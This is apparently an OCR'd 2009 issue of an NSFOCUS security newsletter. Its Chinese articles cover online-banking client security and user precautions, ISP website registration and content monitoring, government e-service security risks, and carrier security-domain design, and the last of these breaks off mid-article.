安全+
SECURITY
2009/04 总第004
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

网银安全浅析

运营商数据业务系统的安全域划分

木马攻击与防御发展简史

NSFOCUS

本期看点 HEADLINES

主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-8668
传真：(010)6872 8708
网址：www.nsfocus.com

Nsmagazine@nsfocus.com

2009/04 总第 004

安全+ SECURITY+

目录 CONTENTS

网银安全浅析

研究部　刘永军

摘要：本文简要介绍了现有主要网银客户端所采用的安全技术手段，以及可能存在的隐患，使网银用户对网银客户端的安全性有个初步的认识，进而能够更好、更安全地使用它。

关键词：网银　安全

序

与传统的商业银行相比，网络银行具有许多竞争优势，主要体现在方便快捷、成本领先、个性化服务、信息积累和市场发现等方面。

《Netguide 2007 中国互联网调查报告》显示，2003-2006 年，企业网上银行用户数从 33 万增长到 84 万，同期个人用户数从 810 万增长到 6500 万。随着安全技术的进步、电子商务的发展，个人网上银行应用将会取得较快的进展，近几年中国网上银行市场规模保持高速增长，而 2007 年则出现加速增长的态势。全年网上银行用户数涨幅达 54.7%，而交易量更是有 100.8% 的增长。预计 2010 年用户数将有望超亿。

网银安全吗? 这是网银用户最关心的问题，也是制约网银业务发展的关键性问题。“如果您的网银采用我们的动态口令卡很安全，如果采用 Usb Key 那就绝对安全，如果使用动态口令卡 +Usb Key 的话。。。，我看没那个必要”，银行小姐如是说。甚至更有银行放出狠话“如果谁能破解我行网银采用**的**, 将获奖励**万元”。上述话音未落，** 银行的网银用户 ** 先生呆呆地问道：“为何我的网银采用了 Usb Key，怎么还被盗了 n 万元呢，这是为什么呢? ”，“你的机器中了木马，与银行无关，况且这种情况纯属个案，不具有代表性，网银还是很安全的”，就是! 这么明白的道理还问，地球人都知道。但君不见“*** 网银维权联盟”中那些受害者无助、欲哭无泪的经历欲与何人诉说。

“一般我自己能办到的事从来不求别人”---- 求人不如求己，因此我们应该完善自己关于网银安全方面的知识。做到知其然并知其所以然, 进而才能做到防患于未然。接下来我们将逐步剖析网银客户端的安全现状。

己

“知己知彼”方能百战不殆，下面我们就先看看网银所采用的几种主要技术手段:

文件数字证书：本地硬盘存储的 ie 数字证书等，容易被窃取且远控木马容易控制装有文件证书的电脑进行伪造交易。

传输加密：HTTPS 是以安全为目标的 HTTP 通道，简单讲是 HTTP 的安全版，即 HTTP 下加入 SSL 层。SSL 协议使用不对称加密技术实现会话双方之间信息的安全传递。

Usb Key：移动数字证书，里面保存着数字证书和用户私钥。

软键盘：动态弹出键盘，利用鼠标输入防止击键记录。

图形验证码：防范暴力破解密码或者恶意登录。

返回确认图片：一些银行为了防止木马修改交易数据采取的一种安全技术手段，交易时由服务器返回带有交易信息和验证码的图片，用户确认交易信息后输入验证码完成交易。

安全控件：防止木马通过击键记录和 ie 的 com 接口获取密码等重要信息。

动态口令：一次一密，理论上木马即使获

得密码也无用。包括动态口令卡和口令牌等。

驱动保护：为了防止击键记录所采用的驱动层技术手段，有破坏系统稳定性的隐患。

彼

网银客户端虽然在安全方面力所能及地做了很多努力，但“道高一尺，魔高一丈”，网银大盗们夜以继日的挖掘着网银的安全漏洞。“功夫不负有心人”对谁都是公平的。

你有“金钟罩”，他会“挖地道”，什么“动态软键盘”、“安全控件”，木马制作者只需“见招拆招”。分析javascript软键盘的加密过程，反其道而行之，动态软键盘迎刃而解；“安全控件”采用各种消息钩子，甚至使用键盘过滤驱动拦截键盘输入，但键盘过滤驱动就是最底层的拦截吗？答案是否定的。

我有“动态口令”，一次一密，看你“小马”怎么办。哦，这样啊，但那些“网银大盗”也不是吃“干饭”的。假设你用动态口令卡在输入动态口令后被木马截获、木马随后关闭ie，结束你的交易过程，然后“养马人”在远程伪造交易结果会怎样呢？“不可能，我会让你随机输入动态口令的”，“真是每次都随机吗？不尽然吧！”，“网银”的脸有些红了。“我还有动态口令牌，定时会改变动态口令，可以达到随机了吧”，但是假如你的时间间隔够长，网银大盗的手够快，结果又会怎样呢？网银无语了。

“我有杀手锏---Usb Key，没招了吧”；“是人都会犯错误的，假如你的主人没有及时将Usb Key取走，“养马人”是否就可以远程控制它，需要身份认证时喂它正常的数据，它也应该吐出想要的验证数据呢？”。

上述一些隐患可以认为只是在认证阶段，但假如木马绕过认证阶段，对交易的数据进行修改，例如你要转帐给张三，而你所看到的所有可见信息包括确认信息、交易查询信息都是正常的，可结果钱却转给了李四，不用疑惑“这是为什么呢？”。一定是木马拦截了你的网银通信数据，在SSL等加密措施前将相应张三的数据改为李四，再修改用户所见数据欺骗你的眼睛。无论是基于ie的b/s客户端还是招行的c/s客户端其实它们都是“一样一样的”。

一些银行的服务器会返回一个含有重要交易信息和确认码的图片，确认码智能识别确实是个难题，但木马为什么这么做呢？它完全可以将交易信息抹掉，再配以欺骗性的提示，结果会怎样呢？甚至木马制作者完全可以采取相对“笨拙”的手段在远程控制端雇佣几个“民工”专门负责识别木马发来的验证码，然后返回识别后的结果进行伪造，相信“庞大”的“木马帝国”有这样的能力和财力。

防

1. 严防“李鬼”

登录网上银行时，须核对登录网址与自己同银行签订的协议书中的网址是否相符。要避免使用搜索引擎等第三方途径登录网银，以防落入一些假网银网址设下的陷阱。同时警惕电子邮件链接。网银一般不会通过电子邮件发出“系统维护、升级”提示，若遇重大事件，系统会暂停服务，银行会提前公告。一旦发现资料被盗，应立即修改相关交易密码或进行银行卡挂失。

充分利用银行提供的一些防钓鱼手段，如预留信息、登陆次数及相关信息提示，甚至还有的银行提供了钓鱼网站检测的小工具。

2. 定期检查详细交易记录

做好自己的交易日志，保证对自己的每

一项有记录的交易印象深刻。结合网银的详细交易记录，确认没有被木马伪造、篡改交易。可能的话可以选择非进行交易的电脑进行查询，防止交易机被木马控制后会篡改网银交易信息使网银用户不能查询真实交易信息。

3. 充分利用银行提供的附加增值服务

现在很多银行都提供了交易的短信、邮件提醒，用户可以充分利用银行的贴心服务，掌握自己的财务消费状态，反正大多数是免费，但有些服务可能需要网银用户申请开通。

4. 尽量使用“干净”的系统

可能的话，网银用户尽量使用“干净”、专用的系统进行网银操作，为 Windows 系统打开自动更新功能，及时更新补丁程序；专用的机器可能有些不切实际，但可以采用“干净”的虚拟机代替。同时切记不要在公用电脑（如网吧的）上进行网银操作，那里是木马、病毒的“温床”。

5. 安装杀毒软件

尽管现在的杀毒软件还是以“特征码”查毒为主，多有诟病，但毕竟可以对那些“登记造册”有案底的病毒、木马起到查杀和防范作用，聊胜于无。况且现在的主要杀毒软件厂商还在主动防御方面都号称有所突破和创新。我们还可以结合一些银行为防范网银木马通过杀软公司定制的专用小工具或者 360 安全卫士等一些免费工具在网银操作前查杀木马。

6. Usb Key 注意事项

没事的时候不要将 Usb Key 接入电脑，只在交易时候进行接入。交易时接入 Usb Key，输入 pin 码完成交易后，立即将 Usb Key 取走。

存于硬盘的文件数字证书较容易被窃取，有些银行已经开始弃用。所以建议网银用户不要采用此种方式。

瞻

由于 Windows 等平台的不可信性，决定了基于其上的网银客户端安全性不可能得到根本的保障，只能不断通过技术手段增强其安全性，增加其被破解的难度。若要从根本上解决网银的安全问题，必须借助一个相对安全、可信的第三方。

基于手机的解决方案：手机的普及及其相对安全的特性使其具有了成为可信第三方硬件的可能，而且现在很多银行都在业务上有对手机短信的使用。银行服务端只需在网银用户进行到交易确认步骤时，给用户注册的手机返回主要交易信息（如转帐业务中转入帐号、转入金额等）以及一个用于完成交易的确认码，用户确认交易信息无误并输入确认码后才能正确完成交易。这样基本可以杜绝在客户端利用信息伪造进行网银盗窃。但现在几乎所有的银行都没有采用这种方式，可能是基于成本或者短信实时性方面还不完善等方面的考虑。

基于带有显示屏、确认键的 Usb Key：通过 Usb Key 中足够安全的加密我们可以假设从 Usb Key 输出的内容是安全的，那么如何保证输入信息的真实性和用户的可参与性则成为网银安全的关键。显示屏用来将用户通过客户端输入的内容真实的显示出来，用户完成交易信息确认后通过 Usb Key 的确认键完成交易。这样也可以有效的防止交易信息的伪造。

值得庆幸的是金融行业已经开始出现了

带有显示屏、确认键的二代 Usb Key 的网银系统，尽管还处于内测阶段，相信不久就会正式面市，其价格肯定会比一代 Usb Key 贵些，应该在百元左右，尽管价格不菲，如果其安全性果如其然，对进行频繁网银业务或者大额网银业务的用户还是物有所值的。

鉴于成本等方面的考虑，未来的网银的安全手段不可能在短时间内出现某种技术一枝独秀、一统天下的局面，“裸奔”（只依赖计算机安全）的用户、动态口令用户、Usb Key 用户等诸侯割据的局面还会在相当长的一段时间内共存，网银用户可以根据自己对安全性的不同需求进行相应的选择。

参考资料

[1] Netguide 2007 中国互联网调查报告

运营商低俗网站监管


行业营销中心　万慧星

摘要：本文根据绿盟科技对运营商互联网接入模式和基于对网络安全的研究积累，介绍了进行网站备案信息管理设计和对不良信息进行监控的整体思路，对运营商接入网站安全监控的实现进行了有益的探索。

关键词：接入网站　安全监控　网站备案

当前，由政府多个部门牵头，正在集中对互联网中不良信息进行集中整治，整治内容包括：敏感政治信息、低俗文化信息等内容，以确保为网民提供一个内容健康的互联网空间。运营商不仅作为互联网接入的网络承载单位，为广大网民提供更快更稳定的互联网应用接入，而且也是互联网信息的主要集散地，承担着对不良信息进行安全监控的职责，是各级主管单位进行不良信息检查的重点对象。

在互联网中提供信息的主要平台是各种网站、论坛、博客等互联网应用空间（以下统一简称为网站），政府为了对网站进行有效的管理，要求网站在正式上线之前进行相关的备案登记，比如工信部的 ICP 备案、公安机关的网监备案等，备案后方可通过运营商提供的网络平台接入互联网。对于运营商来说，这些网站主要存在于 IDC（Internet Data Center，互联网数据中心）和大客户的专线接入中。那么，如何检查 IDC 和专线接入的网站是否具有合法的登记备案编号，以及是否存在不良信息成为运营商的监控重点。



IDC 和专线用户接入示意图

从互联网的技术原理来看，要想监控网站是否进行了登记备案和是否存在不良信息的第一要点，就需要掌握运营商接入网站的域名。理论上，运营商客户的服务器，接入网络前需要在运营商处进行相应的登记，登记内容包含服务器类型、网站域名、备案编号、联系人等信息。但是由于非法网站运营、网站内容更换频繁、虚拟空间、二级代理等各种因素，造成运营商并不能对网站域名的使用情况进行准确的掌握，这就使得运营商难以开展网站备案和不良信息的检查。针对这一难题，绿盟科技通过对运营商互联网接入模式和基于对网络安全的研究积累，设计了网站备案信息管理和不良信息监控的整体思路，对运营商接入网站安全监控的实现进行了有益的探索。

运营商接入网站安全监控主要针对运营商 IDC 和专线接入的网站，提供网站域名信息发现、未备案域名管理、不良信息检查等几个部分功能，这些功能的实现能有效的解决运营商接入网站安全监控的难题，下面将主要功能进行介绍：

网站域名信息发现: 通过主动和被动两套机制实现对网站域名信息的发现，提供域名信息与 IP 地址的对应，使运营商能发现网站域名是否在自身的管辖范围内、发现多个域名在同一 IP 服务器上承载的对应关系，并形成对应的网站域名信息库，为下一步功能的实现提供基础数据。主动机制基于绿盟科技的云安全理念，在互联网中构建核心计算云通过网络爬虫技术，实现对互联网域名的监控，周期性的发现域名和 IP 地址的对应信息；被动机制主要是在运营商网络中的关键节点（比如 IDC 边界、城域网骨干等）对流量进行实时分析，识别出域名和 IP 地址的对应关系。

未备案域名管理: 通过网站域名信息发现功能提供的基础数据，此功能主要实现与工信部的网站登记备案库进行比较，发现未登记备案的非法域名，并及时地给予报警。针对一些 IDC 的具体需求，实现对 IDC 域名登记信息的对比分析，完善 IDC 自身的域名登记信息库。

不良信息检查: 在网站域名信息库的基础上，针对网络中所有网站域名进行不良信息的检查，检查机制分为为周期性主动探测和实时被动监测。具有动态更新的不良信息库，检查的范围包括运营商互联网内网站存放的、公众可访问的文字、图片等各类形式的不良信息，内容包含反动、迷信、色情等内容，并可以根据具体情况对不良信息的关键字等因素进行人工设定。

非法网站访问阻断：通过上述功能发现网络中的未备案网站后（非法网站，或者具有不良信息的网站），运营商可以给网站的业主发出相应的整改通知，并中断网站的对外连接，直至整改完成。但在实际的操作中存在着虚拟主机的应用，即一个 IP 承载多个网站，使得应用现有的技术手段难于基于网站域名进行连接中断。因此，需要 TCP 会话阻断和旁路 URL 强制牵引阻断两种手段，实现对非法网站的访问控制。

上述功能应用场景丰富，即可针对一个 IDC 的具体应用需求进行灵活定制，也可针对市级或者省级运营商互联网进行统一的应用部署，实现运营商对接入网站备案信息的管理、对网站不良信息监控和实现非法网站的访问控制，有效地解决运营商接入网站安全监控的难题。绿盟科技的解决方案研究团队基于运营商的现网，对接入网站安全监控的思路进行全面的研究与实践，即将推出成熟的运营商接入网站安全监控方案。

服务型政府 安全先行

北京分公司 何财发

摘要：政府的信息安全历来是安全事件高发区域，通过颁布施行《政府信息公开条例》，进一步推动服务型政府转型，政府要为公众提供政务信息公开的服务，必然要求信息系统要稳定可靠、网站要稳健运营，进一步激发政府在信息安全方面的需求。本文力图从可量化、可管理的角度，为用户提供安全解决思路，强调信息安全要优先考虑，事先预防，最大化地将风险化解在萌芽阶段。

关键词：服务型政府 政府信息公开条例 DDoS 攻击 WEB 威胁 被动泄密 可量化安全管理

一．服务型政府建设概况

- 2009 年 ……
- 2008 年 12 月 25 日 - 大连：政府信息公开 推进服务型政府建设
- 2008 年 12 月 2 日 - 海南将在 2010 年初步建成数字化、网络化服务型政府
- 2008 年 11 月 3 日 - 淮南：加快电子政务建设 构建服务型政府
- 2008 年 10 月 8 日 - 黑龙江加强省政府网站“政务访谈”栏目建设工作
- 2008 年 10 月 11 日 - 温家宝关注服务型政府建设
- 2008 年 7 月 26 日 - 胡锦涛强调建设服务型政府
- 2008 年 7 月 15 日 - 建设服务型政府直指电子公务、电子政务
- 2008 年 4 月 2 日 - 上海要加快建设服务型政府提高政府公共服务能力
- 2008 年 3 月 22 日 - 北京服务型政府已初现雏形
- 2005 年 12 月 31 日 - 中央政府门户网站元旦开通 建设服务型政府

什么是服务型政府？服务型政府是指通过向市场和社会主体提供公共服务、互动式管理，以全新的服务理念为支撑，突出以民为本，对经济社会管理责任有限而明确的政府管理体系。简而言之，服务型政府就是以人为本的政府、公开透明的政府、依法行政的法治政府、权责统一的责任政府。

党的十六届三中全会《决定》强调：增强政府服务职能，首要的是深化行政审批制度改革，政府职能从“全能型”转向“服务型”，政府决策建设突出规范化，增强透明度和公众参与度。完善社会主义市场经济，要求实现政府角色的转变，确立服务型政府的新定位。

目前将建设服务型政府作为电子政务的主要战略，以服务为中心，寓服务于管理，这样才能真正发挥电子政务的精细管理功能。服务型政府是一个演进的过程，其服务型政府的内涵、机制、功能也会有变化，需要创新。电子政务不仅是提高办公效率、为了方便公民享受政府的公共服务，更重要的一点就是为一个创新型政府的机制的建立奠定基础。

2008 年 5 月 1 日，我国颁布施行《政府信息公开条例》，该《条例》的推行对政府信息化建设提出了新的要求，同时也对电子政务信息系统的网络安全提出更高的要求。由于政府网站整体安全水平较低，往往是黑客攻击的重要目标，因此，作为政府对外形象的窗口、发布权威信息和与公众开放交流的平台，电子政务信息系统的网络安全管理是一个需要各级部门高度重视的问题。

二．服务型政府建设存在的信息安全风险

从服务型政府建设概况看，目前是中央在推进，地方在响应，上下齐心，齐头并进；建设服务型政府要以电子政务为基础，要依靠电子信息系统的建设，而政府门户网站的地位也有很大的提升，变得非常重要，是服务型政府的一面窗口。可以说服务型政府的转型，电子政府的创新，是要依靠电子政务这块基石的。

但目前的安全形势却不容乐观，据国家互联网应急中心 (CNCERT) 统计，2008 年上半年，网页篡改事件特别是我国大陆地区政府网页被篡改事件呈现大幅增长趋势。统计显示，2008 年上半年我国大陆地区被篡改的 .gov.cn 网站数量比 2007 年上半年增加 41%，共计 2242 个，占被篡改网站总数的比例达到 7%，而 gov.cn 域名仅占 .cn 域名总数的 2.3%，这说明 .gov.cn 网站遭受黑客攻击的可能性相对较高。

对于服务型政府建设过程中所面临的信息安全风险，分析如下:

1、电子政务系统存在漏洞，被黑客攻击

2008 年 6 月，政府网上验证事件，某省政务网站使用单位向监管部门报案，他们的网站数据库被人篡改，有人借此造假、牟取暴利。犯罪团伙利用网站存在的漏洞，使用黑客工具攻击政府部门网站，篡改多个省份政府网站数据库资料，两个月牟利达 200 多万元 。

近年来层出不穷的应用软件安全漏洞的危害性已经与操作系统的安全漏洞平分秋色，安全漏洞的危害范围在逐渐扩大，由系统层扩展到应用层，由服务器端扩展到客户端，由少数操作系统扩展到绝大多数操作系统；由此造成的经济损失也越来越大，尤其是用户不易察觉的隐性攻击造成的损失更是无法衡量的。

2、政府门户网站页面被篡改

2008 年 5 月，某省地震局网站两次遭到黑客攻击，并修改有关信息，在网站主页散布 “XX 等地会有强烈地震发生” 的谣言，对灾区民众的正常生活秩序造成恶劣影响。

政府门户网站作为 “政府形象” 的标志之一，常常是一些不法分子的重点攻击对象。政府门户网站一旦被篡改 (加入一些敏感的显性内容)，常常会引发较大的影响，严重时甚至会造成政治事件。另外一种篡改方式是网页挂马，网页内容表面上没有任何异常，却可能被偷偷地挂上了木马程序，网页挂马虽然未必会给网站带来直接损害，但却会给浏览网站的用户带来损失。更重要的是，政府网站一旦被挂马，其权威性和公信力将会受到打击，最终给电子政务的普及带来重大影响。

3、政府门户网站在线业务和电子政务遭受 DDoS 攻击

2007 年 5 月，一场规模空前的黑客攻击重创了爱沙尼亚的互联网系统，甚至对整个国家的安全构成了现实威胁。5 月 8 日晚 10 点，网络上看来一切如常，进入爱沙尼亚的流量并无异样，每秒约 2 万个数据包 (packets)。11 时整，数据包流量突然飙增 200 倍，每秒达 400 万以上。全球 100 万部计算机突然开始登入爱沙尼亚不同的网站，从外交部到大银行都有，令整个国家的带宽出现沉重负荷。

对企业、公众提供在线服务，已经成为政

府门户网站的重要功能。而电子政务一旦遭到拒绝服务攻击，则无法为公众、企业、公务员或政府提供相应的服务。这些服务一旦受到拒绝服务攻击而瘫痪、终止，对业务的正常运转必然造成极大的影响，可能会造成经济损失，严重时甚至会影响社会稳定。

4、WEB 威胁造成的被动泄密

2008 年 10 月 21 日，公安部发布的《2008 年全国信息网络安全状况暨计算机病毒疫情调查报告》，报告显示，在发生网络信息安全事件的类型中，感染计算机病毒、蠕虫和木马程序的情况依然十分突出，占 72%。据作者了解，正是由于木马、间谍病毒的猖獗，导致“被动泄密”现象日益增多，用户对此防不胜防，深受其害。随着盗取用户密码账号、个人隐私、商业秘密、网络财产、政府机密等为目的的木马病毒攻击和黑客入侵行为的日益猖獗，一个新的安全隐患——“被动泄密”正在严重威胁着网络用户的信息安全。黑客利用 WEB 网站挂马，利用 Internet 执行各种恶意活动，如身份窃取、私密信息窃取、带宽资源占用等，它们潜入计算机系统之后，还会扩散并不断更新自己。不知不觉中，用户帐户里的资金被划拨走了，政府机密也被传送了出去，这种 WEB 威胁危害十分严重。

针对 WEB 应用安全漏洞的攻击也在逐渐成为主流的攻击方式。利用政府网站操作系统的漏洞和 WEB 服务程序的 SQL 注入漏洞等，黑客能够得到 WEB 服务器的控制权限，从而轻易篡改网页内容或者窃取重要内部数据，甚至在网页中植入恶意代码（俗称“网页挂马”），利用政府网站的良好形象及公信力，使得更多网站访问者受到侵害。

5、内部攻击行为

2008 年 6 月份，我国某市的保健医院曾经发生了在 5 分钟之内，一名内部人员利用职务之便将该院信息系统中所有的孕妇和婴儿信息盗取一空的严重网络安全泄密事件。不法分子将预产期在今年 3 月至 8 月的某市孕妇共计 4 万多条信息制成“泄密光盘”销售，每条信息 0.3 元，一张光盘 1.2 万元一口价销售，造成恶劣影响。

来自系统内部人员的攻击是很难防范的，内部工作人员本身在重要应用系统上都有一定的使用权限，并且对系统应用非常清楚，一次试探性的攻击演练都可能会对应用造成瘫痪的影响，这种行为单单依靠工具的检测是很难彻底避免的，还应该建立完善的管理制度。

以上的分析仅仅是对政府门户网站及电子政务主要安全需求的简单总结，事实上，政府电子政务信息系统要达到真正的安全，需要建立一个完善细致的安全防护技术体系，对信息系统的安全风险可量化管理，不仅要在技术上建立事前、事中和事后的纵深防御系统，建立良好的信息安全管理制度，培养可持续提升的安全管理能力，还需要完善相应的信息安全服务体系。

三．安全解决思路

安全先行，“先”有优先、预防之意，自然是将信息安全在项目上马之时要先行考虑，并贯穿项目的整个生命周期。优先考虑，事先预防，最大化地将风险化解在萌芽阶段。信息安全是一个不断发展与变化的过程，所以它是一项长期的、复杂而庞大的系统工程。

四 . 后记

绿盟科技作为专注于网络安全技术的产品和服务提供商，是中国第一批专业网络安全产品和服务公司之一。“专攻术业，成就所托”。绿盟科技一直以“巨人背后的专家”为己任，致力于网络安全事业，经过几年的快速发展，已成长为面向国际市场的企业级网络安全解决方案供应商。关注安全，关注 2009 年政府转型“服务型”政府，绿盟科技愿意和政府行业的各位领导共同探讨信息系统安全建设，保障信息系统稳定可靠运行。

参考资料

[1]《CNCERTCC2008 年上半年网络安全工作报告》
http://www.cert.org.cn/articles/docs/common/2008112124134.shtml
[2]《政府信息公开条例》
http://www.gov.cn/zwgk/2007-04/24/content_592937.htm
[3]《2008 年全国信息网络安全状况暨计算机病毒疫情调查报告》
http://www.antivirus-china.org.cn/head/diaocha2008/xinwengao2008.htm
[4] 绿盟科技内部产品文档

运营商数据业务系统的安全域划分

服务产品部　李国军

摘要：本文针对移动运营数据业务系统的安全域划分与边界整合进行了初步研究，并阐述了在设计、实施方面面临的挑战。同时，基于绿盟科技多年的研究和经验积累，给出了安全域设计、实施的方法和要求。

关键词：安全域　数据业务系统　数据流驱动

1、概述

1.1 背景

某运营商计划全面展开数据业务系统的安全域划分，并制定了相应的安全域划分与边界整合技术规范，旨在指导、规范数据业务系统的安全域划分和边界整合工作，切实提高安全防护效果。

数据业务系统是某运营商的重要业务系统，其系统安全保障工作已经纳入了企业的安全保障战略。近年来，随着数据业务的高速发展，数据业务占该运营商运营总收入的比例已经超过了 1/4，数据业务已经成为其高增长业务，且根据预测，在 2008 年其数据业务占总收入的比例将超过 1/3，数据业务的重要性是不言而喻的。但是，数据业务系统大多是基于 IP/IT 平台构建的，由于其自身协议、架构、技术方面的缺陷，导致个人信息泄漏、充值卡被窃等安全事件屡屡出现，安全问题十分突出。

保障数据业务系统的安全、稳定、顺畅运行已经成为该运营商信息安全建设的重中之重，是满足相关法律法规要求、保持其市场竞争优势、实现发展战略的重要保证和支撑。

1.2 安全域划分的建设内容

安全域划分的建设内容主要包括了安全域划分、边界整合和安全防护三部分，其中重点是安全域划分和安全防护。该运营商制定的相应技术规范基本涵盖了上述内容，对数据业务系统的安全域划分、边界整合以及采用的保护方案进行了规范，并对具体实施工作给出了简要的建议。

数据业务系统的安全域划分与该运营商制定的其他要求，如《账户口令管理办法》、《客户信息保密管理》、《4A 技术规范》及系列基线保护规范等等要求是相辅相承的，分别规定了安全保护工作在某一方面的具体要求和推荐做法。

1.3 面临的挑战

该运营商在制定数据业务系统安全域划分及边界整合的相应规范时，为了保证规范的适宜性、灵活性，突出其指导意义，仅提出了框架式、粗线条的要求，没有针对各种不同数据业务系统提出相应的解决方案。这在一定程度上可能造成各省分公司在落实技术要求时，因为没有明确的指导和要求，会有一定的困惑。

1）该运营商目前拥有的数据业务系统种类众多，并具有网络互联网广、IT 技术杂、业务流程众多的特点，且存在着相互依存和依赖。另外，由于各地数据业务的发展状况及系统建设情况存在着较大的差别，且同一类型的系统可能是由不同厂商提供的，造成各省之间的差别存在较大差异，无法跨省进行经验借鉴，在进行安全域划分时，也需要各省公司人员针对自身的实际情况和每个系统的特点，制定更为细致的规范或要求，这

就要求各省公司人员能够深刻理解安全域划分原理和指导思想。

2）在进行系统安全域划分或整合时，往往涉及系统的重构和网络结构的变化，可能会涉及业务、管理、运维等各个不同的部门及厂家，这必然存在大量的协调问题，对项目人员的管理能力都具有较高的要求。

3）安全域防护体系的设计需要懂业务、懂技术、懂管理并具有一定安全知识和技能的高级人员，能够从业务持续安全的高度进行体系设计。

另外，在具体系统的安全域划分和割接时还存在资源、资金、业务连续性等各方面的挑战，这里不再一一叙述，

针对这些挑战，本文对安全域方法进行了深入的探讨和阐述，并参考相关资料，结合绿盟科技多年的经验积累，阐述了安全域划分、边界整合、安全防护体系设计和系统改造实施的一些经验和做法，并对系统改扩建中安全域管理给出了建议。

2、安全域的划分和边界整合设计

安全域的科学、合理划分是对信息系统　进行边界整合的前提，是选择和部署安全防护措施，制定信息系统安全保护策略的基础。

安全域划分就是按照安全防护的角度对系统进行区域划分，把复杂巨大的系统分解为简单而结构化的小的区域，以便于防护和管理。

边界整合就是在安全域划分的基础上，对保护等级、功能、通信方法相同或相似的区域进行整合，减少或简化系统边界，以便于防护和监控。

2.1 安全域划分指导思想

安全域划分目标是通过对系统进行分区域划分和防护，构建起有效的纵深防护体系，有效抵御潜在威胁，降低风险，保证系统的顺畅运行，保证业务服务的持续、有效提供。为了达到“保证业务服务持续、有效提供”根本目标的实现，必须坚持“以业务为中心、流程为驱动、风险为导向”的指导思想，围绕业务服务，紧紧抓住业务数据流程这根主线，分析系统、业务处理活动所受到的各种潜在威胁及可能的影响，确定安全防护等级，构建起满足等级保护要求的纵深安全防护体系，并配合管理手段，使其持续保持有效。

■ 业务为中心

安全域的划分、防护应围绕业务服务展开，并以是否有效保障了业务的安全、稳定、顺畅运行为最终评判标准。以业务为中心，要求全面了解系统支撑或提供的各种业务服务，分析各种业务服务对机密性、完整性、可用性、可控性、真实性、抗否认、可稽核性、合规性等等各方面的要求，确定系统的安全保护等级和保护要求。

■ 流程为驱动

从 IT 的角度看，系统支撑或提供的业务服务表现为一系列相互关联的业务数据流程，保障业务的安全就是要保障这一系列业务数据流的安全。因此，要求全面、细致、深入了解各种业务服务所对应的业务数据流程集合以及相关的管理、控制数据流程，并紧紧抓住数据流程这根主线，识别贯穿整个数据流程的关键数据处理活动，全面、细致的刻画业务服务的实现细节。通过对数据流、数据处理活动的深入、系统分析，并综合考虑其 IT 组成要素的实际情况，分析来自业务、IT 风险、合规等方面的安全需求，将具有相同或近似安全保护需求的 IT 要素归并到一

个安全域中，沿着数据流程构建起纵深的防护体系，同时，对不相关的数据流进行有效的隔离。

■ **风险为导向**

系统保护的核心就是保护业务信息处理逻辑，即保护数据产生、获取、处理（识别、转换、筛选、汇总、分析等等）、传输、存储、恢复、销毁的全过程、全生命周期的安全。也就是保护信息数据流及贯穿整个数据流数据处理活动的安全。

通过从系统、业务 / 管理 / 控制数据流、数据处理活动等几个层次深入系统分析，可以明确系统受到的各种潜在威胁及可能的风险，并根据系统的安全保护等级和要求，可以确定出各种 IT 组成要素的安全保护需求，并综合各种情况和约束条件确定安全保护策略，确定最佳的安全防护措施及其部署方式，将具有相同或近似安全策略的 IT 要素归并到一个安全域中，并简化安全域之间的边界通信。

■ **简化和优化系统结构**

系统的规模越来越大、结构越来越复杂，对这类信息系统的安全防护难度越来越大，难于进行安全度量和评测。

根据信息系统的内在结构，将其划分为较小的安全域，并规范每个安全域提供的业务功能、数据处理活动，规范安全域之间的互联互通方式，优化安全域之间的交互作用方式和机制，从而规范、简化、优化系统结构，使系统更加易于防护和运维、管理。

■ **符合相关标准规范要求**

系统的安全防护应满足信息系统安全等级保护、SOX 法规和行业规范的要求。

2.1 安全域划分指导思想

2.2.1 数据业务系统模型

安全域划分的对象是业务系统。该运营商的数据业务系统通常是基于 IT 技术进行构建的，其信息系统模型一般如下:




图 1.1 业务信息系统组成结构模型

一个大型的、复杂的数据业务系统是由一个基本的数据业务系统扩展而成的，因此数据业务系统的模型可以概括为由终端、服务器、网络系统及支撑性设施构成的。

2.2.2 基本安全域类型设计

工作终端、网络基础设施、服务主机和数据存储设施及支撑性设施承载的信息处理功能不同，安全保护需求不同，应属于不同的安全域类型。因此，可以首先将一个系统的 IT 要素划分为用户域、计算域、网络域、支撑域四类基本的安全域。





图 1.2 安全域的基本构成

